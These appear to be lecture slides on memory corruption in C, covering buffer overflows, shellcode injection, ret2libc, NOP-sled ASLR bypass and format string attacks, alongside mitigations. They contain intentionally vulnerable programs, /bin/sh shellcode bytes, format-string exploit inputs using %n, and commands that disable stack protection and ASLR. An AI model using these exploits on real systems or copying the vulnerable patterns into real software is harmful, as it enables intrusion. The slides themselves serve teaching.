

Memory Corruption

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Memory Layout of C programs




Image source :
<http://www.geeksforgeeks.org/memory-layout-of-c-program/>

Function Calls on Call Stack




Image source :
<http://cs.likai.org/teaching/cs210-fall-2009>

Buffer Overflow Attacks

Buffer Overflow Attacks

- A buffer overflow is the result of stuffing more data into a buffer than it can handle
- Buffer overflow errors are characterized by the overwriting of memory fragments of the process, which should have never been modified.
- Overwriting values of the Instruction Pointer, Base Pointer, variables etc. causing exceptions, seg faults, other errors or execution of the application in an unexpected way

Simple Buffer Overflow Attack

```
struct User|
{
    char buf[4];
    int isRoot;
};

int main() {

    struct User user;
    user.isRoot = 0;

    gets(user.buf);

    if(!user.isRoot) {
        printf("No root permissions available\n");
    }
    else {
        printf("Hacked!! Root permissions available\n");
    }
}
```

The buffer overflow attack could result from an input that is longer than the implementor intended

Authentication Bypass by Overwriting Variables

```
int main() {  
  
    char buffer[4];  
    int flag = 0;  
  
    flag = check();  
  
    scanf("%s", &buffer);  
  
    if (flag)  
        GrantAccess();  
    else  
        DenyAccess()  
}
```

Authentication Bypass by Overwriting *eip*

```
void f() {  
    int* ptr;  
    int buf[10];  
    ptr = buf + 14;  
    (*ptr) += 2;  
}  
  
int main() {  
    printf("The end of the program\n");  
    f();  
    printf("... May be not\n");  
}
```


Authentication Bypass by Overwriting *eip*

```
void f() {  
    char buf[8];  
    gets(buf);  
}  
  
void g() {  
    printf("Hacked!!x\n");  
}  
  
int main() {  
    f();  
}
```

Solution??

- The problem lies in native C functions, which don't care about doing appropriate buffer length checks
- Use safe equivalent functions, which check the buffers length like `fgets(buf, nbytes, stream)`, `strncpy(destbuf, srcbuf, nbytes)`
- Better compilers

Stack Protection

- Stack Canary
- Non executable Stack




Image source :
http://www.cse.scu.edu/~tschwarz/coen152_05/Lectures/BufferOverflow.html

Shellcode Injection

By overflowing the buffer

What is Shellcode?

- According to Wikipedia, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine.

Why Shellcode?

- We saw that we could return to a malicious function by using the address of that function.
- But what if there is no malicious function?
 - Supply your own assembly and get that executed!!
 - The Shellcode will represent the opcodes of our assembly instructions.

Shellcode Example:


```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80
```

Demo

```
int main {  
  
    char buffer[64];  
    gets(buffer);  
}
```

```
/*  
    Input:  
    Shellcode +  
    RandomBytes +  
    Address of buf  
*/
```

Note: target in the image refers to
buffer in our code



[Image Source](#)

W^X - Write XOR Execute

- Write or Execute is a security feature in Operating systems introduced to mitigate Shellcode attacks.
- It means that no location in the memory should be writable and executable at the same time.
- Thus we may be able to put our shellcode on the stack but it won't execute.
- This mitigation technique is also called DEP(Data Execution Prevention).
- For this exploit we will turn off this protection,
- Later we'll perform an attack with this feature turned on

Compile Command -> `gcc -fno-stack-protector -z execstack -o demo demo.c`

ASLR

- Address space layout randomization (ASLR) is a computer security technique involved in protection from buffer overflow attacks.
- ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap, and libraries.
- Having ASLR turned on, it would not be easy to get our shellcode executed, since it would be difficult to find the return address

Disabling System-wide ASLR:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

ret2libc Attack

Bypassing DEP/Non-executable stack


Problem and Solution

- **Problem:** The stack is not executable so we can't use a shellcode!
- So what do we do now?
- We need to somehow find code already in the memory and use that to get a shell.
- One way is to get a `system("/bin/sh")` call.
- `system()` is present in the shared libc library!
- And so is the `"/bin/sh"` string.
- **Note:** System-wide ASLR is still turned OFF.

Demo

```
void hackthis(char* inp)
{
    char name[64];
    strcpy(name, inp);
    printf("Hello %s\n", name);
}

int main(int argc, char** argv)
{
    hackthis(argv[1]);
    return 0;
}
```



[Image Source](#)

Bypassing ASLR using NOP Spray

Bypassing ASLR

- We are going to bypass this ASLR protection to run our shellcode using NOP Sled and environmental variables
- The problem we have to tackle with ASLR is that, we don't know for sure where the shellcode we pass as argument will be stored in the stack
- To overcome this we use environment variables.
- Environmental variables have large amount of space reserved for them

Bypassing ASLR

- We would be using an environmental variable with large NOP sled.
- NOP sled is a sequence of No oPeration instructions(instructions which do nothing)
- Our aim now will be to change the return address to address ,in which this large variable resides
- We can randomly make a guess on that, and run the program repeatedly,until we get access to it
- Once our guess is correct we would be able to run our shell code on the system

Format String Vulnerability

Format String Vulnerability

- Format Strings are extensively used in printf()
 - Example : printf("The value of A is %d", A)
- Sometimes programmers use printf(string) instead of printf("%s", string) to print strings. Functionally, this works fine.
- But what happens if the string contains a format parameter? -- vulnerability.

Parameter	Input Type	Output Type
%d	Value	Decimal
%u	Value	Unsigned decimal
%x	Value	Hexadecimal
%s	Pointer	String
%n	Pointer	Number of bytes written so far

Reference : [1]

How does printf work?


- If a format parameter is encountered, the appropriate action is taken. using the argument in the stack corresponding to that parameter.

- Example :

```
printf("%d %x %x", A, &A, B)
```

```
printf("%d %x %x")
```

- Responsibility lies with programmer to supply parameters (
- If insufficient number of parameters supplied - then read from values on the stack.
- %n -- printf can write to an address



Read any value -- hack

```
int main(int argc, char *argv[]) {
    char text[1024];

    int pass_code = 1234;

    strcpy(text, argv[1]);
    printf("Entered passcode:\n");

    // Bad code :
    printf("%s", text);
    printf("\nThe wrong way to print user-controlled input:\n");
    printf(text);
    printf("\n");
}

// |./cp $(perl -e 'print "%d....."x8')
```

- Read stack variables - Imp. data on stack.
- Can be used also to read values at any given address -- example env variables, password strings, any confidential info embedded in the program.

Change any value -- hack

```
int main(int argc, char *argv[]) {
    char text[1024];
    static int approved = 0;

    strcpy(text, argv[1]);
    printf("You entered the below passcode:\n");
    printf("%s", text);
    printf("\nThe wrong way to print user-controlled input:\n");
    printf(text);
    printf("\n");
    // Debug output
    printf("[*] test_val @ 0x%08x = %d\n", &approved, approved);
    if (strcmp(text, "password") == 0) approved = 1;
    if (approved > 0) {
        printf("You may enter!\n");
    }
    else printf("Bad password!\n");
}

// ./bp $(printf "\x34\xa0\x04\x08")%x%x%x%n
```

- Can change the value at any address because of %n parameter.
- Can figure out the address of variables using previous hack and rewrite their values.
- Can write any value using length specifiers in some parameters -- for example %400x
- Writing to variables can completely change the program execution.

Defense

- This vulnerability originates from the programmer - All of the common format string vulnerable functions, such as `printf` , should be checked to ensure that they are being used in a safe manner.

References

[1] Hacking - The Art of Exploitation by Jon Erickson